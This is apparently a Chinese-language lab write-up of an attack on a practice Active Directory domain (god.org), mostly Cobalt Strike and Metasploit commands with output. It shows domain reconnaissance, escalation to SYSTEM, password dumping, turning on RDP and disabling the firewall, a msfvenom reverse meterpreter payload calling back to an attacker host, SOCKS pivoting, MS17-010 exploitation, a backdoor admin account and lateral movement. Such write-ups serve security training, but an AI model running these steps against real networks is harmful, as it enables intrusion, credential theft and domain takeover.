
这里我提前准备了一些脚本放在了cs目录下。



打开脚本管理器。



这里添加脚本。



即可看到脚本已加载。

四、信息收集


```

1  ipconfig /all      # 查看本机ip, 所在域
2  route print       # 打印路由信息
3  net view          # 查看局域网内其他主机名
4  arp -a            # 查看arp缓存
5  net start         # 查看开启了哪些服务
6  net share         # 查看开启了哪些共享
7  net share ipc$    # 开启ipc共享
8  net share c$      # 开启c盘共享
9  net use \\192.168.xx.xx\ipc$ "" /user:"" # 与192.168.xx.xx建立空连接
10 net use \\192.168.xx.xx\c$ "密码" /user:"用户名" # 建立c盘共享
11 dir \\192.168.xx.xx\c$\user # 查看192.168.xx.xx c盘user目录下的文件
12
13 net config workstation # 查看计算机名、全名、用户名、系统版本、工作站、域、登录域
14 net user               # 查看本机用户列表
15 net user /domain       # 查看域用户
16 net localgroup administrators # 查看本地管理员组（通常会有域用户）
17 net view /domain       # 查看有几个域
18 net user 用户名 /domain # 获取指定域用户的信息
19 net group /domain      # 查看域里面的工作组，查看把用户分了多少组（只能在域控上操作）
20 net group 组名 /domain # 查看域中某工作组
21 net group "domain admins" /domain # 查看域管理员的名字
22 net group "domain computers" /domain # 查看域中的其他主机名
23 net group "domain controllers" /domain # 查看域控制器（可能有多台）

```




这里使用拷机脚本的信息收集，进行常用信息收集。




由于我们首先要知道服务器安装了什么补丁，所以我们这里先查看安装补丁。

```
[*] #####
[*] ## 查看安装的补丁 ##
[*] #####
[*] Tasked beacon to run wmic qfe get Caption,Description,HotFixID,InstalledOn
[+] host called home, sent: 84 bytes
[+] received output:
Caption Description HotFixID InstalledOn
http://support.microsoft.com/?kbid=2534111 Hotfix KB2534111 8/25/2019
http://support.microsoft.com/?kbid=2999226 Update KB2999226 9/15/2019
http://support.microsoft.com Update KB958488 8/29/2019
http://support.microsoft.com/?kbid=976902 Update KB976902 11/21/2010
```

这里查看到电脑只安装了四个补丁。就这？直接提权！



可以看到成功拿到了system的权限，可以为所欲为了。



这里查看网卡所有信息，发现了域名god.org和ip地址

```
beacon -net group "domain admins" /domain
[*] Tasked beacon to run: net group "domain admins" /domain
[+] host called home, sent: 64 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员

-----
Administrator      OWA$
命令成功完成。

[*] #####
[*] ## 查看所有域成员计算机列表 ##
[*] #####
[*] Tasked beacon to run: net group "domain computers" /domain
[+] host called home, sent: 67 bytes
[+] received output:
这项请求将在域 god.org 的域控制器处理。


组名      Domain Computers
注释      加入到域中的所有工作站和服务

成员

-----
DEV1$      R00T-TV1862UBEH$      STU1$
命令成功完成。
```

- | | | |
|---|--|----------------|
| 1 | net group "domain controllers" /domain | #查看域内所有域控制器 |
| 2 | net group "domain computers" /domain | #查看域内所有成员计算机列表 |
| 3 | net group "domain admins" /domain | #查看域管理员用户 |

这里通过命令得到了域内的一些基本信息！



抓取明文密码，直接得到STU1主机下Administrator用户的密码！


```

1 #注册表开启3389端口
2 REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v
  fDenyTSConnections /t REG_DWORD /d 00000000 /f
3
4
5 关闭防火墙
6 netsh firewall set opmode disable #winsows server 2003 之前
7 netsh advfirewall set allprofiles state off #winsows server 2003 之后
8

```

这里确定主机开启3389端口，然后关闭防火墙，即可登录了！

五、横向移动

```

接口: 192.168.52.10 --- 0x19
Internet 地址      物理地址      类型
192.168.52.138    00-0c-29-5a-a1-61 动态
192.168.52.141    00-0c-29-e7-59-19 动态
192.168.52.255    ff-ff-ff-ff-ff-ff 静态
239.255.255.250   01-00-5e-7f-ff-fa 静态

```

这里先在cs里面arp -a一下，发现一个网段有两台主机，分别是138和141

```

文件 动作 编辑 查看 帮助
(kali@kali)-[~]
$ msfvenom -p windows/meterpreter_reverse_tcp LHOST=172.16.170.38 LPORT=8989 -f exe -o run2.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 175174 bytes
Final size of exe file: 250368 bytes
Saved as: run2.exe

(kali@kali)-[~]
$

```

这里的步骤跟cs差不多，使用msfvenom生成一个window能运行使用的监听exe
LHOST填写本机ip，也就是使用msf的主机ip。端口填写一个不经常使用的。

```

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
msf6 exploit(multi/handler) > set lhost 172.16.170.38
lhost => 172.16.170.38
msf6 exploit(multi/handler) > set lport 8989
lport => 8989
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 172.16.170.38:8989

```

kali进入msfconsole，启动监听。

```

1  #生成window可执行的exe程序
2  msfvenom -p windows/meterpreter_reverse_tcp LHOST=172.16.170.38 LPORT=8989 -f
   raw -o run2.exe
3
4  #在本机中设置监听
5  msfconsloe                                     #进
   入框架
6  use exploit/multi/handler                       #使用use进入模块
7  set payload php/meterpreter/reverse_tcp         #设置攻击载荷
8  set lhost 172.16.170.38                        #设置参数
9  set lport 8989                                  #设置参数
10 run
    #开始!

```

上传 run2.exe => 上传成功 2023-03-14 22:58:59 2023-03-14 22:58:59

```

磁盘列表: C:D:
系统信息: Windows NT STU1 6.1 build 7601 (Windows 7 Business Edition Service Pack 1) i586
当前用户: Administrator
(*) 输入 ashelp 查看本地命令
C:\phpStudy\WWW> cd C:/phpStudy/WWW/
C:\phpStudy\WWW> getwin7.exe
C:\phpStudy\WWW> whoami
god\administrator
C:\phpStudy\WWW> 123.exe
C:\phpStudy\WWW> 12.exe
C:\phpStudy\WWW> run2.exe
C:\phpStudy\WWW>

```

将生成出来的程序 (run2.exe) 上传并运行

```

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.170.38:8989
[*] Meterpreter session 1 opened (172.16.170.38:8989 → 172.16.170.43:50440 ) at 2023-03-14 23:00:21 -0400
meterpreter >

```

msf即可收到来自监听程序的回应。

```

meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(multi/handler) > sessions -l

Active sessions

Id  Name  Type  Information  Connection
--  --
2   meterpreter x86/windows  GOD\Administrator @ STU1  172.16.170.38:8989 → 172.16.170.43:15014 (172.16.170.43)

msf6 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
meterpreter >

```

会话窗口的切换命令

```

1  background          #从当前会话返回msf, 并挂起当前会话
2  sessions -l         #列出所有可用的交互会话
3  sessions -i <id>    #从msf进入到某id的会话窗口

```

```

msf6 auxiliary(server/socks_proxy) > use post/multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 6
session => 6
msf6 post(multi/manage/autoroute) > run socks 0.0.0.0 1080 admin admin

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against STU1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 169.254.0.0/255.255.0.0 from host's routing table.
[+] Route added to subnet 172.16.170.0/255.255.255.0 from host's routing table.
[+] Route added to subnet 192.168.52.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > route print

IPv4 Active Routing Table
=====

```

| Subnet | Netmask | Gateway |
|--------------|---------------|-----------|
| 169.254.0.0 | 255.255.0.0 | Session 6 |
| 172.16.170.0 | 255.255.255.0 | Session 6 |
| 192.168.52.0 | 255.255.255.0 | Session 6 |

```

[!] There are currently no IPv6 routes defined.
msf6 post(multi/manage/autoroute) >

```

- | | | |
|---|---------------------------------|----------------|
| 1 | use post/multi/manage/autoroute | #使用autoroute模块 |
| 2 | set session 6 | #将使用回话设置成6 |
| 3 | run | #开始 |
| 4 | route print | #查看路由状态 |

或者如下

- | | | |
|---|---------------------------------|----------------|
| 1 | #在会话窗口里 | |
| 2 | run post/multi/manage/autoroute | #启用autoroute模块 |
| 3 | run autoroute -p | #查看当前会话的路由状态 |

两者是一样的效果，相当于在主机里加了个路由器，将内部网络路由出来，但是到这一步后，只有msf能够进入被路由出来的ip，我们要使用其他工具，将其让整个kali都能进入。

```

msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

```

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|--|
| PASSWORD | | no | Proxy password for SOCKS5 listener |
| SRVHOST | 127.0.0.1 | yes | The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses |
| SRVPORT | 1080 | yes | The port to listen on |
| USERNAME | | no | Proxy username for SOCKS5 listener |
| VERSION | 5 | yes | The SOCKS version to use (Accepted: 4a, 5) |

```

Auxiliary action:

```

| Name | Description |
|-------|--------------------------|
| Proxy | Run a SOCKS proxy server |

```

msf6 auxiliary(server/socks_proxy) > set srvport 1888
srvport => 1888
msf6 auxiliary(server/socks_proxy) > set version 4a
version => 4a
msf6 auxiliary(server/socks_proxy) > options

Module options (auxiliary/server/socks_proxy):

  Name      Current Setting  Required  Description
  ---      -
  SRVHOST    127.0.0.1         yes       The local host or network interface to listen on. This must be an a
  ddress on the local machine or 0.0.0.0 to listen on all addresses.
  SRVPORT    1888              yes       The port to listen on
  VERSION    4a                yes       The SOCKS version to use (Accepted: 4a, 5)

Auxiliary action:

  Name      Description
  ---      -
  Proxy     Run a SOCKS proxy server

# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1888

```

-- 插入 --

```

msf6 auxiliary(server/socks_proxy) > run
[*] Auxiliary module running as background job 8.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server

```

```

--kali@kali:~$
--kali@kali:~$ curl -x socks4://127.0.0.1:1888 http://www.google.com
[proxychains] cc
[proxychains] pr
[proxychains] DL

```

```
msf6 auxiliary(server/socks_proxy) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

  Name          Current Setting  Required  Description
  -
  CONCURRENCY    10              yes       The number of concurrent ports to check per host
  DELAY          0               yes       The delay between connections, per thread, in milliseconds
  JITTER         0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds
  PORTS          1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS         yes             yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  THREADS        1               yes       The number of concurrent threads (max one per host)
  TIMEOUT        1000            yes       The socket connect timeout in milliseconds

msf6 auxiliary(scanner/portscan/tcp) > set ports 21,22,80,445
ports => 21,22,80,445
msf6 auxiliary(scanner/portscan/tcp) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.52.138,141
rhosts => 192.168.52.138,141
msf6 auxiliary(scanner/portscan/tcp) > run

rhosts => 192.168.52.138,141
msf6 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.52.138: - 192.168.52.138:80 - TCP OPEN
[+] 192.168.52.138: - 192.168.52.138:445 - TCP OPEN
[*] 192.168.52.138,141: - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141: - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141: - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141: - Scanned 1 of 2 hosts (50% complete)
[*] 192.168.52.138,141: - Scanned 1 of 2 hosts (50% complete)
[+] 192.168.52.141: - 192.168.52.141:21 - TCP OPEN
[+] 192.168.52.141: - 192.168.52.141:445 - TCP OPEN
[*] 192.168.52.138,141: - Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > set ports
```

内网存活: 138, 141两台主机

扫描存在ms17_010

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 192.168.52.141
rhost => 192.168.52.141
msf6 auxiliary(scanner/smb/smb_ms17_010) > exploit

[+] 192.168.52.141:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 3790 x86 (32-bit)
[*] 192.168.52.141:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) > back
msf6 > search ms17-010

Matching Modules

  #  Name                                                                 Disclosure Date  Rank  Check  Description
  -  -
  0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Win
  dows Kernel Pool Corruption
  1  exploit/windows/smb/ms17_010_psexec      2017-03-14     normal Yes    MS17-010 EternalRomance/EternalSyne
  rgy/EternalChampion SMB Remote Windows Code Execution
  2  auxiliary/admin/smb/ms17_010_command     2017-03-14     normal No     MS17-010 EternalRomance/EternalSyne
```

使用模块

第一个不成功, 第二个

```
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14     average Yes    MS17-010 EternalBlue SMB Remote Win
dows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14     normal Yes    MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14     normal No     MS17-010 EternalRomance/EternalSyne
rgy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010      normal No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14     great  Yes    MS17-010 SMB DOUBLEPULSAR Remote Code Execut
ion
```

```
netsh advfirewall set allprofiles state off 关闭防火墙
```

通过ping信息集中知道的:

该域名为god.org, 域控为OWA\$, 域管理员为Administrator, 内网网段为192.168.52.1/24, 我们用Ping命令探测域控的ip

```
C:\phpStudy\WWW> ping owa.org.com
C:\phpStudy\WWW> ping owa.god.org
正在 Ping owa.god.org [192.168.52.138] 具有 32 字节的数据:
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128
来自 192.168.52.138 的回复: 字节=32 时间<1ms TTL=128

192.168.52.138 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
    往返行程的估计时间(以毫秒为单位):
        最短 = 0ms, 最长 = 0ms, 平均 = 0ms
```

确定域控ip192.168.52.138

在10上创建本地管理员用户, 尝试连接域控3389

```
net user hello 123!@#qwe /add 添加一个hello用户
```

```
net localgroup administrators hello /add 添加到管理组
```

```
C:\phpStudy\WWW>net user hello 123!@#qwe /add
net user hello 123!@#qwe /add
The command completed successfully.

C:\phpStudy\WWW>net localgroup administrators hello /add
net localgroup administrators hello /add
The command completed successfully.
```

nmap扫描结果

```
1  Nmap scan report for 192.168.52.138
2  Host is up (1.1s latency).
3  Not shown: 981 closed tcp ports (conn-refused)
4  PORT      STATE SERVICE
5  53/tcp    open  domain
6  80/tcp    open  http
7  | http-vuln-cve2015-1635:
8  |   VULNERABLE:
9  |   Remote Code Execution in HTTP.sys (MS15-034)
10 |   State: VULNERABLE
11 |   IDs: CVE:CVE-2015-1635
12 |   A remote code execution vulnerability exists in the HTTP protocol stack
   | (HTTP.sys) that is
13 |   caused when HTTP.sys improperly parses specially crafted HTTP requests.
   | An attacker who
14 |   successfully exploited this vulnerability could execute arbitrary code
   | in the context of the System account.
15 |
16 | http-slowloris-check:
17 |   VULNERABLE:
18 |   Slowloris DOS attack
```



```
19 | State: LIKELY VULNERABLE
20 | IDs: CVE:CVE-2007-6750
21 | Slowloris tries to keep many connections to the target web server open
    and hold
22 | them open as long as possible. It accomplishes this by opening
    connections to
23 | the target web server and sending a partial request. By doing so, it
    starves
24 | the http server's resources causing Denial of Service.
25 |
26 |_http-csrf: Couldn't find any CSRF vulnerabilities.
27 |_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
28 |_http-dombased-xss: Couldn't find any DOM based XSS.
29 |_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
30 88/tcp open kerberos-sec
31 135/tcp open msrpc
32 139/tcp open netbios-ssn
33 389/tcp open ldap
34 445/tcp open microsoft-ds
35 464/tcp open kpasswd5
36 593/tcp open http-rpc-epmap
37 636/tcp open ldapssl
38 |_ssl-ccs-injection: No reply from server (TIMEOUT)
39 3268/tcp open globalcatLDAP
40 3269/tcp open globalcatLDAPssl
41 |_ssl-ccs-injection: No reply from server (TIMEOUT)
42 49152/tcp open unknown
43 49153/tcp open unknown
44 49154/tcp open unknown
45 49155/tcp open unknown
46 49157/tcp open unknown
47 49158/tcp open unknown
48 49161/tcp open unknown
49
50 Host script results:
51 |_smb-vuln-ms10-054: false
52 | smb-vuln-cve2009-3103:
53 | VULNERABLE:
54 | SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
55 | State: VULNERABLE
56 | IDs: CVE:CVE-2009-3103
57 | Array index error in the SMBv2 protocol implementation in srv2.sys
    in Microsoft Windows Vista Gold, SP1, and SP2,
58 | windows Server 2008 Gold and SP2, and windows 7 RC allows remote
    attackers to execute arbitrary code or cause a
59 | denial of service (system crash) via an & (ampersand) character in a
    Process ID High header field in a NEGOTIATE
60 | PROTOCOL REQUEST packet, which triggers an attempted dereference of
    an out-of-bounds memory location,
61 | aka "SMBv2 Negotiation vulnerability."
62 |
```

```
63 |_smb-vuln-ms10-061: SMB: Failed to connect to host: Nsock connect failed
    immediately
64 |_samba-vuln-cve-2012-1182: SMB: Failed to connect to host: Nsock connect failed
    immediately
```

使用代理nmap端口扫描（需使用-sT）

```
1 proxychains nmap --script=vuln 192.168.52.141
2
3 PORT      STATE SERVICE
4 21/tcp    open  ftp
5 135/tcp   open  msrpc
6 139/tcp   open  netbios-ssn
7 445/tcp   open  microsoft-ds
8 777/tcp   open  multiling-http
9 1025/tcp  open  NFS-or-IIS
10 1038/tcp  open  mtqp
11 1042/tcp  open  afrog
12 1043/tcp  open  boinc
13 6002/tcp  open  x11:2
14 7001/tcp  open  afs3-callback
15 7002/tcp  open  afs3-prserver
16 8099/tcp  open  unknown
17
18 Host script results:
19 | smb-vuln-ms08-067:
20 |   VULNERABLE:
21 |     Microsoft windows system vulnerable to remote code execution (MS08-067)
22 |       State: VULNERABLE
23 |       IDs:   CVE:CVE-2008-4250
24 |             The Server service in Microsoft windows 2000 SP4, XP SP2 and SP3,
                Server 2003 SP1 and SP2,
25 |             Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote
                attackers to execute arbitrary
26 |             code via a crafted RPC request that triggers the overflow during
                path canonicalization.
27 |
28 |       Disclosure date: 2008-10-23
29 | smb-vuln-ms17-010:
30 |   VULNERABLE:
31 |     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
32 |       State: VULNERABLE
33 |       IDs:   CVE:CVE-2017-0143
34 |       Risk factor: HIGH
35 |             A critical remote code execution vulnerability exists in Microsoft
                SMBv1
36 |             servers (ms17-010).
37 |
38 |_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
39 |_smb-vuln-ms10-054: false
```


六：上线CS

由于已经得到win7的权限，使用cs新建监听器，生成payload连接win7：

创建监听器

名字: wodewin7

Payload: Beacon HTTP

Payload选项

HTTP地址: 10.10.10.128

地址轮询策略: round-robin

最大重试策略: none

HTTP地址(Stager): 10.10.10.134

配置名称: default

HTTP端口(上线): 8080

HTTP端口(监听):

HTTP Host头:

HTTP代理:

保存 帮助

然后上传至靶机win7,运行得到shell,输入net view,可以在

| address | name |
|-----------------|-----------------|
| 127.0.0.2 | ROOT-TVI862UBEH |
| 169.254.129.186 | STU1 |
| 192.168.52.138 | OWA |
| 192.168.52.141 | ROOT-TVI862UBEH |
| 192.168.52.143 | STU1 |

看到目标，右键横向移动，新建SMB监听器得到域成员靶机shell

| external | internal | listener | user | computer | note | process |
|-----------------|-----------------|----------|----------|-----------------|--------|--------------|
| 169.254.129.186 | 192.168.52.138 | wodewin7 | SYSTEM * | OWA | 138 | rundll32.exe |
| 169.254.129.186 | 192.168.52.141 | wodewin7 | SYSTEM * | ROOT-TVI862UBEH | 141 dc | rundll32.exe |
| 10.10.10.139 | 169.254.129.186 | wodewin7 | SYSTEM * | STU1 | win7 | a.exe |

